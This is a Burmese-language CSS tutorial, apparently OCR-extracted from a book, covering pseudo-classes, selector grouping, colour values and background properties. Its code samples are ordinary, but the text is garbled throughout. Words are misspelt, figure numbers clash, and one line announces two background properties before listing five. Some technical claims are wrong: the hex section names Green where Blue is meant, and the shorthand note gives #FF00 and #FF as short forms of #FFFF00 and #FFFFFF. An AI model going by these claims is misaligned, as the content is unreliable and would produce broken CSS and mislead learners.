Pseudo-class တွေဟာ CSS Selector ရဲအစိတ်အပိုင်းတစ်ရပ်ဖြစ်ပါတယ်။ Element ရဲ "အခြေအနေ" ပေါ့မှ တည်ပြီး Select လုပ်တဲ့နည်းလမ်းတွေဖြစ်ပါတယ်။ အခြေအနေဆိုတာက အသုံးပြုသူက Element ကို Mouse နဲ့ ထောက်လိုက်တဲ့အခါ အသုံးပြုသူက Element ကို Click လုပ်လိုက်တဲ့အခါ Element က Focus ဖြစ်သွားတဲ့ အခါ Element က နောက်ဆုံး Element ဖြစ်နေတဲ့ အခါ စသဖြင့် Element တွေရဲ့ ဘယ်လိုအခြေအနေမှာ ဘယ်လို Style ဖော်ပြလိုက်ပါလို့ သတ်မှတ်နိုင်ဖို့ Select လုပ်ယူတဲ့ Selector တွေပဲ ဖြစ်ပါတယ်။

:hover Pseudo-class က Element ကို Mouse နဲ့ ထောက်လိုက်တဲ့အခါ ဖော်ပြဆောင်တဲ့ Style တွေသတ်မှတ်ဖို့ သုံးပါတယ်။ အသုံးပြုပါတယ် -

```
a:hover {
    color: red;
}
```

ဒီလိုရေးသားမယ်ဆိုရင် <a> Element တွေကို Mouse နဲ့ ထောက်လိုက်တဲ့အခါ စာလုံးအနီရောင် ပြောင်းပေးမှာ ဖြစ်ပါတယ်။ :hover အပါအဝင် Pseudo-class အများစုကို မည်သည့် Element နဲ့မဆို တွဲဖက်အသုံးပြုနိုင်ပါတယ်။ ဖော်ပြခဲ့ပြီးဖြစ်တဲ့ Selector တွေနဲ့လည်း တွဲဖက်အသုံးပြုနိုင်ပါတယ်။ ဥပမာ -

```
#nav li:hover {
    background: green;
}

p:hover a {
    color: lightblue;
}
```

:visited Pseudo-class ကိုတော့ <a> Element နဲ့သာတွဲဖက်အသုံးပြုနိုင်ပါတယ်။ တစ်ကြိမ်သွားဖူး တဲ့ URL ကို ဉာဏ်ထားတဲ့ Link တွေကို တစ်ကြိမ်မှမသွားဖူးသေးတဲ့ URL ကို ဉာဏ်ထားတဲ့ Link တွေနဲ့ မတူကဲ ပြားအောင် Style တွေသတ်မှတ်ဖို့ အတွက်သုံးနိုင်ပါတယ်။ Google Search တို့ Wikipedia တို့လို Website တွေ မှာလေ့လာကြည့်ရင် လည်း တွေ့နိုင်ပါလိမ့်မယ်။ မသွားဖူးသေးတဲ့ Link တွေက အရောင်တစ်မျိုး၊ တစ်ကြိမ် သွားဖူးပြီးသား Link တွေက အရောင်တစ်မျိုးခဲ့ပြားဖော်ပြတက်ကြပါတယ်။ အမှန်တော့ ဒီလိုခဲ့ပြားဖော်ပြတာဟာ အသုံးပြုသူအတွက် များစွာအထောက်အကြောင်လို့ ကျို့စာတော်တိုက်လည်း Link တွေကို :visited သုံးပြီး ကဲပြားအောင် Style တွေသတ်မှတ်ပေးထားသင့်ပါတယ်။

```
a {
    color: blue;
}

a:visited {
    color: gray;
}
```

ဒီလိုခွဲဗြားသတ်မှတ်ပေးလိုက်ရင် မသွားဖူးသေးတဲ့ Link တွေကို စာလုံးအပြာနဲ့ပြပေးပြီး သွားဖူးသား Link တွေကိုတော့ခဲ့ရောင်စာလုံးနဲ့ ပြသပေးမှာပဲဖြစ်ပါတယ်။

:active Pseudo-class ကတော့ Element ကို Click နှိပ်လိုက်တဲ့အခါ (သို့မဟုတ်) Touch လုပ်လိုက်တဲ့အခါ ဖော်ပြဆောင်တဲ့ Style ကို သတ်မှတ်ဖို့အသုံးပြနိုင်ပါ တယ်။ သူလည်းပဲမည်သည့် Element နဲ့မဆိတဲ့ဖက်အသုံးပြနိုင်ပါ တယ်။ ဒါပေမယ့် အသုံးပြုသူ Click နှိပ်လိုရမယ့် Element တွေနဲ့သာတွဲဖက်အသုံးပြုသင့်ပါတယ်။

```
button:active {
    background: gray;
}
```

:focus Pseudo-class ကို Form Input Element တွေဖြစ်တဲ့ <input> <textarea> <select> တို့တွဲဖက်အသုံးပြနိုင်ပါတယ်။ Element ကို Focus ဖြစ်တဲ့အချင့်မှာ ဘယ်လိုက်ပြရမလဲသတ်မှတ်ဖို့ အသုံးပြနိုင်ပါတယ်။

```
input[type=text] {
    background: white;
}

input[type=text]:focus {
    background: yellow;
}
```

ဒီလို ရေးသားပေးလိုက်ခြင်းအားဖြင့် Text Input တွေဟာ မူလကနောက်ခံ အဖြူရောင်နဲ့ဖော်ပြန်ပြီး Element ကို Cursor ရောက်လာပြီး Focus ဖြစ်သွားတဲ့အခါမှ နောက်ခံအရောင် အဝါရောင်နဲ့ပြောင်းလဲဖော်ပြပေးမှာဖြစ်ပါတယ်။ နူးနားမှာ Pseudo-class ကို Attribute Selector နဲ့ တွဲဖက်အသုံးပြုထားတာကိုလည်းသတိပြုသင့်ပါတယ်။ ဒီလိုတဲ့ ဖက်အသုံးပြုလိုရပါတယ်။

:first-child Pseudo-class ကိုတော့ Select လုပ်ထားတဲ့ Element တွေထဲက ပထမဆုံး Element တစ်ခု တည်းကို ထူးခြားဖော်ပြဆောင်တဲ့ Style တွေသတ်မှတ်ဖို့သုံးပါတယ်။ :last-child Pseudo-class လည်း သဘောတရားအတူတူပါပဲ။ :last-child က Select လုပ်ထားတဲ့ Element တွေထဲက နောက်ဆုံး Element တစ်ခုတည်းကို ထူးခြားဖော်ပြစ်လိုတဲ့ Style တွေသတ်မှတ်ဖို့သုံးရတာဖြစ်ပါတယ်။

```
#nav li:last-child {
    border: 0 none;
}

#page p:first-child {
    font-weight: bold;
}
```

3.5 – Grouping Selectors

ဖော်ပြခဲ့တဲ့ Selector တွေကို Group လုပ်ပြီးတော့လည်း အသုံးပြနိုင်ပါတယ်။ ဖော်ပြစေလိုတဲ့ Style တူတဲ့အခါ CSS Rule တွေကို ထပ်ခါထပ်ခါပြန်မရေးပဲ တစ်ကြိမ်တည်းရေးလိုရနိုင်မှာပါ။

```
p.note {
    background: #efefef;
    font-size: 12px;
}

#footer .copyright {
    background: #efefef;
    font-size: 12px;
}

code {
    background: #efefef;
    font-size: 12px;
}
```

ပေးထားတဲ့နမူနာမှာ Rules တွေက တူနေတာကိုတွေ့နိုင်ပါတယ်။ အမှန်တော့ အဲဒီလိုတူနေပြီဆိုရင် ခုလိုတစ်ကြိမ်တည်းရေးလိုက်လိုပါတယ်။

```
p.note, #footer .copyright, code {
    background: #efefef;
    font-size: 12px;
}
```

Selector တွေကို Comma (,) နဲ့ တွဲပြီး Group လုပ်လိုက်ခြင်းဖြစ်ပါတယ်။ Selector တွေဟာ CSS မှာ အရေးအကြီးဆုံးဖြစ်သလို တစ်ခြားနေရာတွေမှာလည်း အသုံးဝင်ပါသေးတယ်။ ဒါ မူလိုဘဲ အခါ jQuery လို့ JavaScript Framework တွေက ပြန်လည်အသုံးပြုပါတယ်။

3.6 – Basic Properties and Values

Background

Layout နဲ့ ပက်သက်တဲ့ကိစ္စတွေမလေ့လာခင် အခြေခံကျတဲ့ CSS Property တစ်ခုပါ၍ အရင်ကြည့်လိုက်ချင်ပါတယ်။ Element တွေရဲ့ Background သတ်မှတ်ဖို့အတွက် CSS Background Property (၂) ခဲ့ရှိပါတယ်။ အဲဒါ တွေကတော့ background-color, background-image, background-repeat, background-attachment နဲ့ background-position တို့ပဲဖြစ်ပါတယ်။ ဒါ Background Property တွေဟာ တစ်ခုချင်းစီ သုံးလေ့ရှိသလို တွဲဖက်ပြီးတော့လည်း သုံးလေ့ရှိပါတယ်။ Element တွေရဲ့ နောက်ခံအရောင်သက်သက် သတ်မှတ်လိုရင် background-color Property ကို သုံးနိုင်ပါတယ်။

```
p {
    background-color: yellow;
}
```

background-color Property နဲ့ တွဲဖက်အသုံးပြုရတဲ့ Color Value အမျိုးမျိုး ရှိပါတယ်။ black, white, red, green, blue, yellow, cyan, brown, gray စသဖြင့် Color Name တွေကို အသုံးပြနိုင် ပါတယ်။ ဒါပေမယ့ လက်တွေ့မှာ တစ်ကယ့်အသေးစိတ်အရောင်တွေသတ်မှတ်လိုရင် Color Name တွေနဲ့မလုံလေက တော့ပါဘူး။ ဒါကြောင့် black နဲ့ white ကလွှဲရင် ကျွန်တဲ့ Name တွေကို အသုံးနည်းပါတယ်။

နောက်ထပ် Color Value အနေနဲ့အသုံးပြနိုင်တာကတော့ RGB Function ဖြစ်ပါတယ်။ ကျွန်တော်ထို တွေ့မြင်နေက စုလုင်တဲ့အရောင်တွေကိုဖော်ပြု ကွန်ပျူးတာ Screen တွေက Red, Green, Blue ဆိုတဲ့ အရောင်သုံးရောင်ကို ပေါင်းစပ်ပြီးတော့ ဖော်ပြပေးတာဖြစ်ပါတယ်။ CSS မှာလည်း RGB Value တွေသတ်မှတ်ပြီး လိုချင်တဲ့ အရောင်ကိုထည့်သွင်းအသုံးပြနိုင်ပါတယ်။

```
p {
    background-color: rgb(255, 255, 0);
}
```

ဒါလည်းပဲ <p> Element တွေကို နောက်ခံအဝါရောင် သတ်မှတ်လိုက်တာပဲ ဖြစ်ပါတယ်။ `rgb()` Function ကို အသုံးပြုထားပြီး အထူ့မှာ Parameter သုံးခုအနေနဲ့ Red, Green, Blue အစဉ်လိုက်ပေးရပါတယ်။ သတ်မှတ်ပေးနိုင်တဲ့ ဂဏန်းတန်ဖိုး တွေကတော့ 0 ကင့် 255 အထိဖြစ်ပါတယ်။ `rgb(255, 0, 0)` ဆိုရင် Solid Red ကို ရှုံးမှုပါ။ Red နေရာမှာ 255 အပြည့်ပေးထားပြီး ကျွန် Green နဲ့ Blue အတွက် 0 သတ်မှတ်ထားလို့ဖြစ်ပါတယ်။ အလားတူပဲ `rgb(0, 255, 0)` ဆိုရင် Solid Green, `rgb(0, 0, 255)` ဆိုရင်တော့ Solid Blue အရောင်ကို ရှုံးမှုပဲဖြစ်ပါတယ်။ `rgb(0, 0, 0)` က အနေကရောင်ဖြစ်ပါတယ်။ ကွန်ပျူးတာ Screen အတွက် အရောင်မရှိတာက အနေက ရောင်ဖြစ်ပါတယ်။ `rgb(255, 255, 255)` ဆိုရင်တော့ အဖြူရောင်ဖြစ်ပါတယ်။ သုံးခုလုံး အပြည့်ပေါင်း စပ်လိုက်ရင် ရှိနိုင်တဲ့အလင်းဆုံးအရောင်ဖြစ်တဲ့ အဖြူရောင်ကို ရရှိခြင်းဖြစ်ပါတယ်။ `rgb(200, 0, 0)` ဆိုရင်တော့ အနိုင်ရောင်ကိုရှုံးမှုပါ။ Red ကို အပြည့်မပေးပဲ 200 လို့ ပေးထားပြီး Green နဲ့ Blue က 0 ဖြစ်နေတဲ့ အတွက် အနေကရောင်ဘက်ကိုပါတဲ့ အနီ (အနီရင့်) ကို ရှုံးမှုဖြစ်ပါတယ်။ နူးနားတော့ `rgb(255, 255, 0)` လိုပေးထားပါတယ်။ `rgb()` မှာ Primary Color တစ်ခုဖြစ်တဲ့ အဝါအတွက် အရောင်မပါပေမယ့ အနီနဲ့အစိမ်းကို ရောစပ်လိုက်ရင် အဝါရောင်ရရှိတာပဲ ဖြစ်ပါတယ်။

```
p {
    background-color: rgb(60, 130, 240);
}
```



နောက်ထပ်အသုံးပြုနိုင်တဲ့ Color Value ကတေသာ Hex Value ပြဖော်ပါတယ်။ Hexadecimal ကတေသာစနစ်နဲ့ရေးသားရပါတယ်။

```
p {
    background-color: #FFFF00;
}
```

Hex Value ကို ရှုံးဆုံးက `# Sign` နဲ့ရေးပေးပါတယ်။ နောက်မှာတော့ (၆) လုံးတွဲ Hexadecimal တန်ဖိုးကို ပေးရပါတယ်။ ကျော်တော်တို့ နေစဉ်သုံးနေဂြာ Decimal Number system မှာ 0 ကနေ 9 အထိ ကတေသား (၁၀) လုံး ပါဝင်ပါတယ်။ Hexadecimal မှာတော့ 0, 1, 2, 3, 4, 5, 6, 7, 8, 9, A, B, C, D, E, F ဆိုပြီး ကတေသား (၁၆) လုံး ပါဝင်တာဖြစ်ပါတယ်။ Number System တွေအကြောင်းကိုတော့ ဒီနေရာမှာ အသေးစိတ် မပြောနိုင်တော့ပါဘူး။ အကြောင်းဖျင့် အားဖြင့် Hex တန်ဖိုး FF ဟာ Decimal တန်ဖိုး 255 နဲ့ ညီတယ်လိုပဲမှတ်ထားစေချင်ပါတယ်။ ဒါကြောင့် Hex Value မှာ အနိမ့်ဆုံးက 00 ဖြစ်ပြီး အမြင့်ဆုံးက FF ဖြစ်ပါတယ်။ နူးနာမှာပေးထားတဲ့ (၆) လုံးတွဲ FFFF00 ဟာ R = FF, G = FF နဲ့ B = 00 ဆိုတဲ့အဓိပ္ပာယ်ဖြစ်ပါတယ်။ Red နဲ့ Green အတွက် အမြင့်ဆုံးလက်ခံနိုင်တဲ့ FF လို့ သတ်မှတ်ထားပြီး Green ကို 00 သတ်မှတ်ထားတဲ့အတွက် သူလည်းပဲအဝါ ရောင်ကိုရရှိမှာ ဖြစ်ပါတယ်။




ပုံ (၃-၈) CSS Hex Color

မှတ်ချက် ။ ။ Hex Value တွေဟာ အပြည့်အစုံဆိုရင် (၆)လုံးတွဲရေးရပေမယ့် အတိကောက်အနေ့ (၃) လုံးပေးလိုလည်းရပါတယ်။ ဥပမာ - #FFFF00 အစား: #FF00 လို့ ရေးနိုင်ပါတယ်။ #88AADD အစား: #8AD လို့ရေးနိုင်ပါတယ်။ #FFFFFF အစား: #FF လို့ ရေးနိုင်ပါတယ်။ #000000 အစား: #000 လို့ ရေးနိုင်ပါတယ်။ ပြီးတော့ စာလုံးအကြီးအသေးလည်း ပြဿနာမရှိပါဘူး။ နှစ်သက်ရာသုံးနိုင်ပါတယ်။ #ffff00 လို့ ရေးသားရင်လည်းအလုပ်လုပ်မှာပဲဖြစ်ပါတယ်။

Color Value တွေအကြောင်းသိပြုဆိုရင် Background Color သတ်မှတ်တာကလွယ်သွားပါပြီ။ ဖော်ပြခဲ့တဲ့ Color Name, RGB နဲ့ Hex Value တို့ကို background-color အတွက်တင်မကပါဘူး စာလုံးအရောင်တွေ၊ Border အရောင်တွေ စသဖြင့် Color Value ပေးလို့ရတဲ့နေရာတိုင်းမှာ အသုံးပြုနိုင်မှာဖြစ်ပါတယ်။

သိရှိအောင် RGB Color တွက်ချက်အလုပ်လုပ်ပုံကို ထည့်သွင်းဖော်ထားပေမယ့် လက်တွေမှာ အရောင်တွေကို ကိုယ်တိုင်တွက်ပြီး စပ်နေဖို့မလိုပါဘူး။ မျက်စိန်မြင်နေတဲ့အရောင်ကို ထောက်ယူလိုက်ယူနဲ့ Color Code တွေပြန်ထုတ်ပေးတဲ့ Color Picker Tool တွေ အများကြီးရှိပါတယ်။ ဒီနေရာမှာ အဆင်အပြဿာဆုံးကတော့ ColorZilla လို့ ခေါ်တဲ့ Firefox

Addon ပဲဖြစ်ပါတယ်။ ဒါ Addon ထည့်သွင်းလိုက်ရင် Website တွေပေါ်က မြင်နေရတဲ့အရောင် ကို ထောက်ယူနိုင်သလို Color Circle ပေါ်မှာ အရောင်တွေပေါင်းစပ်ပြီးတော့လည်း Color Code တွေ ရယူနိုင်ပါ တယ်။ Color Code ကိုလည်း Hex, RGB, CSS3 Color Function တွေထဲမှာ တစ်ခုအပါအဝင်ဖြစ်တဲ့ HSL, Print Design မှာသုံးတဲ့ CMYK စသဖြင့် အမျိုးမျိုးကိုပြန်ပေးနိုင်ပါတယ်။ အကယ်၍ ပဲထားတဲ့အရောင်က Color Name အနေနဲ့ရှိခဲ့ရင်လည်း တွဲဖက် ဖော်ပြပေးပါတယ်။ Web Developer တွေအတွက်မရှိမဖြစ် Browser Addon ထဲမှာ တစ်ခုအပါအဝင်ဖြစ်ပါတယ်။



ပုံ (၃-ယ) ColorZilla Firefox Addon

Link: <http://www.colorzilla.com/>

Google Chrome နဲ့ တစ်ခြား Browser တွေအတွက်လည်း အလားတူ Extension တွေရှိပါတယ်။ Install လုပ်ပုံနဲ့ အသုံးပြုပုံ အသေးစိတ်ကိုတော့ စာဖတ်သူကိုယ်တိုင်ရှာဖွေလေ့လာပြီး စမ်းသပ်ကြည့်စေချင်ပါတယ်။

ကျွန်တော်တို့လေ့လာလောက်စ CSS Background Property တွေအကြောင်းပြန်သွားပါမယ်။ Background Image တွေ ထည့်သွင်းဖို့အတွက် background-image Property ကိုသုံးနိုင်ပါတယ်။ Background Image နဲ့ ပက်သက်ပြီး အကန် အသတ်နှစ်ခုရှိပါတယ်။ တစ်ခုက Element တွေမှာ Background Image တစ်ခုပဲရှိနိုင်ပါတယ်။ Element တစ်ခုအတွက် Background Image နှစ်ခုသုံးခဲ့ပေါင်းစပ်သတ်မှတ်လို့မရပါဘူး။ နောက်တစ်ချက်ကတော့ Background Image ရဲ့ Size ကို CSS နဲ့သတ်မှတ်လို့ရမှာ မဟုတ်ပါဘူး။ ဒါကြောင့် Background အနေနဲ့ Image ကို အသုံးပြုလိုတယ်ဆိုရင် အသုံးပြုလိုတဲ့ Size ရအောင် ကြိတင်ပြင်ဆင် ပေးထားရမှာဖြစ်ပါတယ်။ ပုံက Element ထက်ကြီးနေလို့ "နည်းနည်း သေးပြီး Background အဖြစ်သုံးလိုက်ပါ" ဆိုတဲ့သတ်မှတ် ချက်မျိုး CSS နဲ့ မသတ်မှတ်နိုင်ပါဘူး။

မှတ်ချက် ။ ။ CSS3 မှာတော့ အခုပေါ်နေတဲ့ Multiple-Background ရော Background-Size ပါ သတ်မှတ်လို့ရလာပါပြီ။

ကျွန်တော်တိမှာ alert.png ဆိုတဲ့ Image လေးတစ်ခု ရှိတယ်ဆိုကြပါစို့။




alert.png

ဒီ Image လေးကို <p class="alert"> Element အတွက် Background အဖြစ်အသုံးပြုလိုရင် အခုလိုရေးသားနိုင်ပါတယ်။

```
p.alert {
    background-image: url("alert.png");
}
```

background-image Property အတွက် Value ကို url() Function နဲ့ သတ်မှတ်ပေးရတာ ဖြစ်ပါတယ်။ url() အတွင်းမှာ Image File ရှိနေတဲ့ Path လမ်းကြောင်းကို ညွှန်းဆိုပေးရပါတယ်။ ရလဒ်အနေနဲ့ အခုလိုမျိုးရရှိမှာ ဖြစ်ပါတယ်။




ပုံ (၃-၄) CSS Background Image Property

<p> Element က ကြီးနေပြီး alert.png Image က သေးနေတဲ့အတွက် Browser က Repeat လုပ်ပြီးဖော်ပြသွားတဲ့အတွက် ဒီလိုရလဒ်ရရှိနေတာဖြစ်ပါတယ်။ အဲဒီ Repeat လုပ်ဆောင်ချက်ကိုတော့ background-repeat Property နဲ့ ပြုပြင်နိုင်ပါတယ်။ ကျွန်တော်တိမှာ CSS ကို ဖြည့်စွက်ပြင်ဆင်လိုက်ပါမယ်။

```
p.alert {
    background-image: url("alert.png");
    background-repeat: no-repeat;
}
```

background-repeat Property နဲ့ တွဲဖက်အသုံးပြုနိုင်တဲ့ Value (၄) မျိုး ရှိပါတယ်။ repeat, repeat-x, repeat-y နဲ့ no-repeat တို့ပဲ ဖြစ်ပါတယ်။ repeat ကတော့ Default Value ဖြစ်ပါတယ်။ repeat-x ကတော့ **Image Repeat** ကို အလျေားလိုက် (Horizontal) ပဲ လုပ်လိုတဲ့အခါ သုံးပါတယ်။ repeat-y ကိုတော့ **Image Repeat** ကို ဒေါင်လိုက် (Vertical) ပဲ လုပ်လိုတဲ့အခါ သုံးပါတယ်။ လက်ရှိအသုံးပြုထားတဲ့ no-repeat ကတော့ Repeat မလုပ်ပါနဲ့လို သတ်မှတ် လိုက်ခြင်းပဲ ဖြစ်ပါတယ်။ ရလဒ်ကတော့အခုလိုရရှိမှုပါ။




ဥ (၃-၁) CSS Background Repeat

ပုံကို အရှိအတိုင်းပဲ သုံးပေးထားပြီး Repeat မလုပ်တော့တာကို တွေ့ရမှာဖြစ်ပါတယ်။ ဆက်လက်ပြီး **Background Image** ရဲ့ **Position** ကို **background-position** Property သုံးပြီး သတ်မှတ်ပေးနိုင်ပါတယ်။

```
p.alert {
    background-image: url("alert.png");
    background-repeat: no-repeat;
    background-position: top right;
}
```

background-position Property အတွက် Value ကို နှစ်ခုပေးရပါတယ်။ Vertical Position နဲ့ Horizontal Position ဖြစ်ပါတယ်။ top နေရာမှာ bottom သို့မဟုတ် center နဲ့ လိုအပ်သလိုအစားထိုး အသုံးပြုနိုင်ပါတယ်။ right နေရာမှာ တော့ left သို့မဟုတ် center နဲ့ လိုအပ်သလို အစားထိုးအသုံးပြု နိုင်ပါတယ်။ top right လို သုံးထားတဲ့အတွက် လက်ရှိရလဒ် ကတော့အခုလိုပြောင်းသွားမှုပြုဖြစ်ပါတယ်။



ပုံ (၃-၈) CSS Background Position

မှတ်ချက် ။ ။ Position Name တွေနဲ့ မဟုတ်ပဲ နေရာအတိအကျလည်း သတ်မှတ်ပေးနိုင်ပါတယ်။ ဥပမာ - background-position: 10px 20px; လိုကြောအသုံးပြုနိုင်ပါတယ်။ ဒါဆုရင် Position ကို Element Left ကနေ 10px နဲ့ Element Top ကနေ 20px ခွာပြီး နေရာချထားပေးမှာဖြစ်ပါတယ်။

Background Property (၅) မျိုးမှာ (၄) မျိုးဖော်ပြုခဲ့ပါပြီ။ ကျွန်တစ်မျိုးဖြစ်တဲ့ background-attachment က တော့ Background Image ကို Screen Viewpoint နဲ့ Attach ဖြစ်နေစေလိုတဲ့အခါအသုံးပြုရပါတယ်။ background-attachment: fixed; လို့ ကြောအသုံးပြုရပါတယ်။ ပုံမှန်ဆုရင် Background က Document နဲ့ Attach ဖြစ်နေတာ ဖြစ်ပါတယ်။ အသုံးပြုသူက Scrollbar ဆွဲလိုက်လိုဖော်ပြတဲ့ Content နေရာရွှေ့သွားရင် Background လည်းလိုက်ရွှေ့သွားမှုပါ။ background-attachment: fixed; လိုသတ်မှတ်ထားရင်တော့ Scroll လုပ်လိုက်ရင်လည်း Background Image က မြင်ကွင်းကနေ ပျောက်ကွယ်မသွားပဲ ဆက် လက် တည်ရှိနေမှာဖြစ်ပါတယ်။

CSS မှာ Shorthand လိုခေါ်တဲ့ အတိုကောက်ရေးနည်းရှိပါတယ်။ Background Property အားလုံးကို တစ်ကြောင်းစီလေးငါးကြောင်းခဲ့ရေးမနေ့ပဲ အတိုကောက်ရေးလိုရပါတယ်။


```
p.alert {
    background: #FFFFDD url(alert.png) no-repeat top right;
}
```

နှုန်းမှာ background-color, background-image, background-repeat နဲ့ background-position လေးမျိုးလုံး အစား background ဆိုတဲ့ Property တစ်ခုတည်းနဲ့ Value တွေ အားလုံးကို တန်းစီထည့်ပေးလိုက်တာပါ။ ဒီနည်းနဲ့ အတိုကောက်ရေးလိုရပါတယ်။ ဒါပေမယ့် Value တွေက Color → Image → Repeat → Attachment → Position အစီအစဉ်အတိုင်း မှန်အောင်ပေးရပါတယ်။ စလိုတဲ့ Value နဲ့စနိုင်ပါ တယ်။ နှုန်းမှာ Color နဲ့ စထားပါတယ်၊ ဆန္ဒရှိရင် Position ကနေစစ်လည်း ရပါတယ်။ ဒါပေမယ့် နောက်ကဆက် လိုက်တဲ့ Value ကတော့ အစီအတိုင်း မှန်အောင်ပေးရမှာဖြစ်ပါတယ်။ အစီအစဉ် မမှန်ရင်အလုပ်လုပ်မှာမဟုတ်ပါဘူး။ မထည့်လိုတဲ့ Value ရှိရင်လည်း ချုပ်ထားခဲ့လိုရပါတယ်။ နှုန်းမှာဆုရင် Attachment ကိုချုပ် ထားခဲ့ပါတယ်။ ကျွန်တော်တို့ရဲ့ နှုန်းကို

အားလုံးပြည့်စုံသွားအောင် Property တစ်ချို့ ထပ်ဖြည့်လိုက်ပါမယ်။

```
p.alert {
    background: #FFD url(alert.png) no-repeat 10px center;
    border: 2px solid #DDA;
    padding: 10px 10px 10px 50px;
    border-radius: 5px;
}
```

